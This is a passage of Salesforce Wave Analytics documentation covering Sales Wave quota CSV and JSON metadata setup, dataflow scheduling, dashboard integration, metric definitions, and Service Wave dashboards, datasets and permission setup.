5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
```

```
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
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5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Sales Wave Quota Dataset JSON File

Use this file to update the Sales Wave Quota dataset with your fiscal year start date if it's *not* January 1.

Copy the contents of this file into an editor of your choice and change the `"fiscalMonthOffset"` value (shown in **bold**) to the month your fiscal period begins. In Sales Wave metadata, the numeral "0" stands for January, "1" stands for February, and so on up to "11," which stands for December. In the code below, the number is set to "4", which stands for May. Use the number that represents the month your fiscal period begins. Then save the file and upload it to Sales Wave following the instructions in Update the Sales Wave Quota (Target) Dataset.

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
```

```
    "fiscalMonthOffset": 4,
    "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

Schedule the Sales Wave Daily Dataflow

Schedule a daily dataflow at a time outside standard business hours before you start exploring with Sales Wave.

When you create Sales Wave, the creation process includes a dataflow that imports the latest Sales Cloud data to Wave. You can schedule the dataflow to be rerun every day to assure that your app uses up-to-date Salesforce data. Schedule the dataflow to take place sometime outside normal business hours so the dataflow doesn't interrupt your use of the app.

Note: The Sales Wave dataflow runs only once when you create the app. Schedule it to run daily so the app uses the latest sales data.


You can also watch the video Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow (Lightning Experience), which covers the steps described here.

USER PERMISSIONS


To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"


1. Go to **Wave Analytics** in the Force.com menu (top right of the Salesforce window) if you're not already there. Open the Data Monitor by clicking the gear icon at the upper right of the screen.



2. Select Dataflow view from the menu at the top left of the Data Monitor screen.



3. Find the app you created; you may have to scroll down the page. Open the menu on the far right of the screen next to the app icon and name. Select **Schedule**, and set a time for the dataflow. Select a time outside normal work hours so the dataflow doesn't interrupt business activities. Click



Save.

Integrate Sales Wave With Salesforce

USER PERMISSIONS	
To use Wave templated apps:	"Use Wave Analytics Templated Apps"
To use Sales Wave:	"Access Sales Cloud Analytics Templates and Apps"
To create and manage Wave apps:	"Manage Wave Analytics Templated Apps"
	"Edit Wave Analytics Dataflows"
To edit a dataset's extended metadata (XMD) file:	"Edit Wave Analytics Dataflows"

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

Make Sales Wave more usable by performing a variety of optional integrations and customizations.

Overriding role names in datasets, embedding the "Sales Wave - Account Overview" dashboard in your Salesforce Accounts page, and expose Sales Wave as a tab in Salesforce Classic can make it easier for your team to use the app.


Add Actions to Sales Wave Dashboards

Sales Wave dashboards use actions that are enabled on the Account and Opportunity page layouts. To add actions, you edit the page layout for those objects.

In Salesforce, go to the Accounts or Opportunities tab, open the page for an account or opportunity, and click the **Edit Layout link** at the top right of the page.

In the Quick Actions in the Publisher section, click the **override the global publisher layout link**. If you or someone else in your org has already done this, you won't see the link. Note that this section may be called something slightly different in the org you use, for example "Quick Actions in the Salesforce Classic Publisher."

In the Account Layout or Opportunity Layout panel (depending on which object you're adding actions to) at the top of the page, click **Quick Actions** on the left. Drag the action(s) that begin with the word "New" (for example, New Task, New Note) to the Quick Actions in the Publisher section.



Click **Save** to save your changes. The actions you added to the layout are now available from charts and tables in Sales Wave dashboards.

Override Role Name in Datasets

Sales Wave uses Salesforce Role Hierarchy to help you to understand your company's sales performance. When you first create the app, Sales Wave dashboards show the number associated with role name in the hierarchy. That's not the most useful way to view the role. To see the name of the person responsible for that role, you can update the role value by editing the corresponding dataset's Extended Metadata (XMD) file.

Let's say your role hierarchy is the following:

```
CEO (Manager: Paul)
                  Sales_WW (Manager: Yves)
                       Sales_WEST
                       Sales_EAST
```

To have the manager's name appear in Sales Wave dashboards, update the Opportunity dataset XMD file with the following:

```
{"labels": {
          "keys": {
                  "RoleName": {
                  "CEO": "Paul",
                  "Sales_WW": "Yves"
                   },
           }
}}
```

For more information, see Wave Analytics Extended Metadata (XMD) Reference.

Embed the Account Overview Dashboard in Account Page Layout

We've optimized the Sales Wave Account Summary and Opportunity Summary dashboards to be embedded in the Salesforce Account page layout. You can do that by following the instructions in Embed Your Dashboard in a Salesforce Page.

To be able to filter the dashboard based on the account that you're viewing, use this string as filter:

```
{
      "opportunity1": {
            "AccountId": ["$Id"]
      }
 }
```

`opportunity1` corresponds to the system name of the Opportunity dataset. Its name can be different in your organization.

Make Sales Wave Available in a Salesforce Classic Tab

You can access Sales Wave by going to Wave Analytics in the Force.com menu and selecting the app from the Wave home page. To make it easier for your team to reach the app, you can expose it as a tab in Salesforce Classic. To do so, create a new tab that points to a Visualforce page that includes the "Sales Wave - Overview" dashboard. Complete instructions are available in Add a Wave Analytics Dashboard to a Visualforce Page.

Understand Sales Wave Analytics App Limitations

Sales Wave requires that Sales Cloud include specific data and supports a limited set of Salesforce objects.

Sales Wave Limitations

These limitations apply to Sales Wave.

Sales WaveData Requirements

Sales Cloud data must meet the following requirements for Sales Wave dashboards to function correctly:

- Use standard sales objects.
- Have at least one event and one task connected with an opportunity.
- Enable history tracking for Amount, Stage, and CloseDate fields on the Opportunities object.
- Cases must be connected to Accounts if you choose to import Cases data to Sales Wave using the configuration wizard.
- There are two requirements if you choose to import Leads data to Sales Wave using the configuration wizard.
  1. At least one lead must be converted to an opportunity.
  2. The lead must be connected to an account.
- There are two requirements if you choose to import Campaigns data to Sales Wave using the configuration wizard.
  1. At least one opportunity must be connected to a campaign.
  2. At least one campaign member must be connected to a campaign.
- There are two requirements if you choose to import opportunity record types to Sales Wave using the configuration wizard.
  1. At least one opportunity record type must be defined.
  2. The opportunity record type must be connected to at least one opportunity.

Sales Wave Support for Salesforce Objects and Fields

Sales Wave supports all Salesforce standard and custom objects and data. However, when you first create the app by default it includes only a predefined set of objects and fields.

Sales Wave creates a dataflow that exposes selected fields from the following standard Salesforce objects:

- Accounts
- Users
- Roles
- Opportunities
- Projects (Opportunities line item)
- Tasks
- Events

Sales Wave supports standard and custom fields on standard Salesforce objects. The fields provided are determined by the answers you provide when you create the app using the built-in configuration wizard.

Sales Wave limits custom objects support to no more than 10 custom objects for each org that implements Sales Wave. This limitation is contractual, not technical.

To add custom objects or extra fields not included when you first create the app, you must update the Sales Wave dataflow. For details, see Create Datasets with a Dataflow

Sales Wave Support for Non-Salesforce Data

Sales Wave does not support external data sources except a CSV file that contains quota data at the user level. Importing other external data requires an extra license. See your Salesforce representative for details.

To include data about quotas in Sales Wave, you must upload a CSV file with the details. For more information, see Update the Sales Wave App Quota (Target) Dataset.

Get to Know Sales Wave App Data Terminology

To make the best use of the Sales Wave app, it's helpful to understand the metrics and terms used in the app.

Table 62: Sales Wave Dashboards

Metric/Term	Formula	Description/Notes
Closed Won		Amount of opportunities that have been closed and won.
Closed Lost		Amount of opportunities that have been closed and lost.
Closed Total	Closed Won + Closed Lost	Total amount of opportunities that have been closed.
Quota		Amount that was planned/committed/targeted for a certain time period.
Quota Attainment	Closed Won / Quota	How much of quota has been achieved.
Expected to Close	Many	Can use Forecast Category or Stage Name to calculate.

Metric/Term	Formula	Description/Notes
Forecast	Closed Won + Expected to Close	Amount that is expected/outlooked to end at for a time period.
Forecast to Quota	Forecast / Quota	Ratio of forecast to quota.
Need to Close	Quota - Closed Won	Amount needed to hit quota.
Need to Find	Quota - Forecast	Amount needed to hit quota, after accounting for opportunities expected to close in the future.
Open Pipe		Total amount of open opportunities in the pipeline, where Forecast Category does not equal Closed or Omitted.
Open Pipe Coverage	Open Pipe / Need to Close	How much in pipe to cover what is needed to close.
Bookings		Amount of Closed Won opportunities for new business.
Diff	This Year - Last Year	Difference between two items.
Y / Y %	(This Year / Last Year) - 1	Year-over-year growth rate.
Avg Selling Price	Total Amount ($) / Total Count (#)	Average selling price for Opportunities, Products, and so on.
Avg Win Rate by $	Closed Won / Closed Total	Success rate on closed opportunities, based on amount ($).
Avg Win Rate by #	Closed Won / Closed Total	Success rate on closed opportunities, based on count (#).
Avg Sale Cycle	Closed Date - Created Date	How long it took to close the deal.
Avg Discount %	abs ((Selling Price / List Price)-1)	How much was reduced from what was listed.

The Service Wave Analytics App

The Service Wave app gets you started fast with Wave Analytics and provides a clear path through your Service Cloud data on any device. Whether you're a service manager or agent, you get everything you need in one place to uncover key data insights to help you grow your business.

Tip: Follow the steps in the order shown to get started with Service Wave. If you haven't used Wave before, learn more about it from the *Wave Analytics Library*.

1. About the Service Wave App
   Salesforce created the Service Wave Analytics app to make it easy for service managers and agents to use data to drive the success of your service business. Learn the app's benefits before you create and use the app to explore your Service Cloud data.

2. Service Wave Prebuilt Dashboards and Datasets
   The Service Wave app includes prebuilt dashboards and datasets to accelerate Service Wave data exploration for both service managers and agents.
3. Set Up Permissions for the Service Wave Analytics App
   Set up your organization to use the Service Wave app by enabling Wave and creating and assigning permission sets.
4. Create and Share the Service Wave App
   Follow these steps to create the Service Wave app and start uncovering the value of your Salesforce data—fast.
5. Personalize Service Wave with the Configuration Wizard
   Use the Service Wave configuration wizard to create the Service Wave app to reflect how your company prefers to view Service Cloud data.
6. Setup CSAT Metrics Example
   This scenario provides detail to help you answer the questions on Page 4 of the Service Wave configuration wizard.
7. Upgrade the Service Wave App
   Take advantage of the latest Service Wave features by upgrading your app every time we release a new version.
8. Schedule the Service Wave Daily Dataflow
   Schedule a daily dataflow at a time outside standard business hours before you start exploring with Service Wave.
9. Embed Service Wave Sidebar Dashboards in a Salesforce Page
   Add Service Wave dashboards to Salesforce pages so your service team can get a complete view of their cases and take appropriate action.
10. Understand Service Wave Analytics App Limitations
    Service Wave requires that Service Cloud include specific data, initially supports a limited set of Salesforce objects, and has other miscellaneous limitations.

About the Service Wave App

Salesforce created the Service Wave Analytics app to make it easy for service managers and agents to use data to drive the success of your service business. Learn the app's benefits before you create and use the app to explore your Service Cloud data.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To use Wave templated apps:


- "Use Wave Analytics Templated Apps"

To use Service Wave:

- "Access Service Cloud Analytics Templates and Apps"

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"



Service Wave gives you best-practice key performance indicators (KPIs) about your Salesforce service data in a single place. We've based the app's dashboards on learnings from many years of helping businesses manage customer relationships. The goal is to provide the right amount of information at the right time to help both managers and agents make the right decision.

Service managers get a complete view of service customer data that includes trending as well as historical and peer benchmarks. Agents can quickly view a snapshot of each case and customer to help them make quick decisions about their next customer interactions.

We've done a lot of the hard work: Our team has built complex queries, formulas, and ratios that draw from your service and sales data and assembled them into easy-to-read visualizations. You just create the app: using a built-in configurator, answer a few questions about the data and fields you'd like to see, and Wave takes care of the rest. Once you've created the app, use its prebuilt datasets and dashboards to explore Service Cloud data from any device that supports Wave.

You get actionable insights fast from your data using the intuitive Wave interface. And you can drill deeper into key aspects of your business by customizing Service Wave around your needs.

Note: Your organization can use Service Wave without Salesforce Wave Analytics platform by purchasing a Service Wave license. A Service Wave license is included with the Wave platform license.

Service Wave Prebuilt Dashboards and Datasets

The Service Wave app includes prebuilt dashboards and datasets to accelerate Service Wave data exploration for both service managers and agents.

Note: The dashboards and datasets included in your instance of Service Wave may differ, depending on how you answer configuration wizard questions when you create the app.

Service Wave Dashboards


The prebuilt dashboards in the Service Wave app contain best practices that help you get value from your Salesforce data—fast. The dashboards let you manage pipeline and forecast and understand key business performance drivers, visualize trends, assign actions. They also help you get fast answers to questions you have about business results.

USER PERMISSIONS

To use Wave apps:
- "Use Wave Analytics Templated Apps"

To use Service Wave:
- "Access Service Cloud Analytics Templates and Apps"

To create and manage Wave apps:
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"



Dashboards available from the app provide a complete view of service customer data that includes all your key service performance indicators in one place. Managers can quickly view average case closing times, customer satisfaction, trending, historical and peer benchmarks, use of knowledge to resolve cases, and other data so they can quickly take appropriate action.

Another set of dashboards -- called sidebars -- are specifically for service agents. Embed sidebars in a Salesforce page, such as the service console, to make them more accessible to agents during their day-to-day work. For a given case, an agent can view customer history, number of cases, and CSAT. Agents can also see previous customer actions and their result so they can find out what worked. The goal is to provide agents the right amount of information at the right time to help them take the right action.

The following table guides you through Service Wave dashboards. You can also explore further on your own at any point. To learn more about exploring data in Wave, see Explore and Visualize Your Data on page 4126.

Table 63: Service Wave Dashboards

Dashboard Name	Contents	Target User
Overview	Start here. Summarizes key performance indicators (KPIs) from your Service Cloud to help you gauge health of the business and	Service manager

Dashboard Name	Contents	Target User
	surface issues requiring further investigation. Also, provides springboard to all other dashboards.	
Account Profile	Provides a full breakdown of a selected customer's service history and current backlog and includes customer satisfaction (CSAT) data and trends. If you track Opportunity data, you can also see pending and closed deals.	Service manager
Agent Performance	Shows agent and team performance against key activity and customer satisfaction metrics. Performance trends and benchmarks on agent performance help you provide direction and drive agent success.	Service manager
Agent Activities	Helps determine how well agents use their time. Shows how much work agents do and how their work aligns with case-closing numbers and duration as well as CSAT.	Service manager
Channel Review	Shows CSAT and activities—duration and volume—on cases by channel to help you monitor success of each channel.	Service manager
Backlog Analysis	Gives complete view of your backlog to show how efficiently your team resolves cases and how quickly your backlog is growing. Helps you prioritize and acquire/assign resources accordingly.	Service manager
Open Cases	Shows current open case workload to help you prioritize, investigate problematic cases, and view escalations and SLA compliance. Let's you prioritize cases by accounts and pending deals so you can take appropriate action	Service manager
Customer Satisfaction	Highlights CSAT measures so you can identify specific areas to improve the service experience. Indicates most/least satisfied customers and associates agents, products, and channels with CSAT.	Service manager
Knowledge Impact	Provides a view into how knowledge articles attached to cases impact CSAT and resolution time. See which agents used the most articles to determine who needs	Service manager

Dashboard Name	Contents	Target User
	training/coaching in the use of knowledge to help resolve service issues	
Knowledge Use	Helps you understand how agents use knowledge articles to help you drive article creation. See which articles are attached the most and the least and which have the most views or votes (high ratings) over time.	Service manager
Telephony	Helps you understand the impact of telephone contact with customers during service case resolution. Filter call volume and duration by inbound or outbound call, the result of the call, and other factors. Also relates call volume to agent performance.	Service manager
Sidebar – By Customer	Provides a snapshot of customers, including the service products they're using, case reason, and priority. Also shows which agents have helped customers and provides a CSAT overview.	Service agent
Sidebar – By Similarity	Shows a snapshot of historical data to help guide further customer interactions. Shows if there are other cases similar to the ones they're resolving so agents can identify potential product issues or candidates for creating knowledge and work with agents who have worked similar cases.	Service agent
Sidebar – By Case History	Gives an overview of case history or lifecycle so agents can be more informed during customer conversations. Includes a snapshot of case interactions and duration of case against the average.	Service agent

Service Wave Datasets

The table lists all the possible standard datasets that become part of Service Wave when you create the app.

Table 64: Service Wave Datasets

Dataset Name	Contents
Service Case	Data about cases, including duration, last modified date, and customer satisfaction measure.
Service Case History	Data about case history, including owner, type, and creation date.
Service Knowledge	Data about use of knowledge articles in cases, such as number of views, ratings, last referenced dates, and case associations.

Dataset Name	Contents
Service Knowledge Attached	Data about attachment of knowledge articles to cases including whether articles are shared by email, article version number, and case type.
Service Opportunities	Data about opportunities so you can filter cases by opportunity for prioritization and appropriate action.
Service Event	Data about events associated with cases, including last modified date and case duration. (Your Service Cloud data must include at least one event for Service Wave dashboards to function correctly.)
Service Task	Data about tasks associated with cases, including last modified date and case duration. (Your Service Cloud data must include at least one task for Service Wave dashboards to function correctly.)

Set Up Permissions for the Service Wave Analytics App

Set up your organization to use the Service Wave app by enabling Wave and creating and assigning permission sets.

Each Service Wave Analytics App license is a single-user license that provides access to Service Wave. It includes a single Service Wave app single-user license. The table shows data storage limits for the app. If you require more data, you can purchase Analytics Cloud - Additional Data Rows, which entitles you to an additional 100 million rows.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Table 65: Service Wave Data Storage Limits

License	Limit
Analytics Cloud - Service Wave Analytics App	25 million rows when used without Analytics Cloud - Wave Analytics Platform license. Use of Service Wave app license does not increase data limit for platform license.
Analytics Cloud - Additional Data Rows	100 million rows.

Important: Service Wave Analytics App license data storage limits are contractual, not technical. Licensee agrees to strictly monitor its total number of data rows.

Your org can use the Service Wave Analytics app with or without the Salesforce Wave Analytics platform.

Each Service Wave user needs a Service Analytics Apps permission set license. The Service Analytics Apps permission set license enables the following permissions.

Table 66: Service Wave User Permissions

Permission	Function
"Use Wave Analytics Templated Apps"	Enables access to all Wave templated apps.
"Access Service Cloud Analytics Templates and Apps"	Provides specific access to the Service Wave Analytics app as well as the data and prebuilt dashboards included with it.

Permission	Function
"Manage Wave Analytics Templated Apps"	Gives admins the ability to create Wave apps for users in their orgs, in this case the Service Wave Analytics app.
"Edit Wave Analytics Dataflows"	Enables admins to upload and download JSON for existing data flows.

You assign the Service Analytics Apps permission set license when you create and assign permission sets to users in your organization.

Service Wave App Setup Process

To set up your organization to use Service Wave, follow these steps:

1. Enable Wave for your organization.
2. Define the main Service Wave user types in your organization.
3. Create permission sets to group related user permissions according to the needs of each user type.
   When you create permission sets, you also select the Service Analytics Apps permission set license.
4. Assign a permission set to an individual user, which also *auto-assigns* the Service Analytics Apps permission set license to that user.
   For efficiency, you can assign a permission set to groups of users. You can assign multiple permission sets to a user.

After you've completed these steps, create and share Service Wave with the users in your organization. Users can only explore Service Wave dashboards and datasets after you've shared the app with them.

Tip:

For best results, follow the steps for setting up the Service Wave app in the order shown here.

1. Identify Service Wave Analytics App User Types
   Identify Service Wave app user types and the tasks they perform to assure that the setup process meets your team's analytics needs.
2. Enable Wave Analytics and Create Service Wave Permission Sets
   After Salesforce provisions you with the Service Wave Analytics App license, enable Wave and create permission sets for Service Wave users.
3. Assign Service Wave App Permission Sets to Users
   Assign permission sets to one or more Service Wave users—either one at a time, or in bulk—to give them access to the app.

Identify Service Wave Analytics App User Types

Identify Service Wave app user types and the tasks they perform to assure that the setup process meets your team's analytics needs.

The Service Wave Analytics App license includes the permissions required by users in your organization to administer Service Wave and to import, work with, and explore data. Set up the Service Wave in the most useful way by thinking through the different ways people can access Service Wave features and categorizing users into types. Here are a few examples.

In most cases, Service Wave addresses the needs of two basic types of people on your team:

- Users, who view Service Wave dashboards and datasets.
- Administrators or managers, who access all Service Wave functionality to create apps, dashboards, and datasets, import data, and otherwise customize the Service Wave experience.

Accordingly, when you set up Service Wave, creating two basic permission sets probably meets the needs of most users in your organization:

- A "view" permission set that contains the permissions needed by most basic-level users when they access Service Wave.
- A "manage" permission set that's reserved for a select few administrators and managers and contains permissions to use all Service Wave features.

In the detailed Service Wave app setup instructions that follow, we show you how to create and assign these two permission sets.

Enable Wave Analytics and Create Service Wave Permission Sets

After Salesforce provisions you with the Service Wave Analytics App license, enable Wave and create permission sets for Service Wave users.

USER PERMISSIONS

To create permission sets:
- "Manage Profiles and Permission Sets"

Enable the Wave Platform

To use Service Wave, first enable Wave Analytics for your organization.

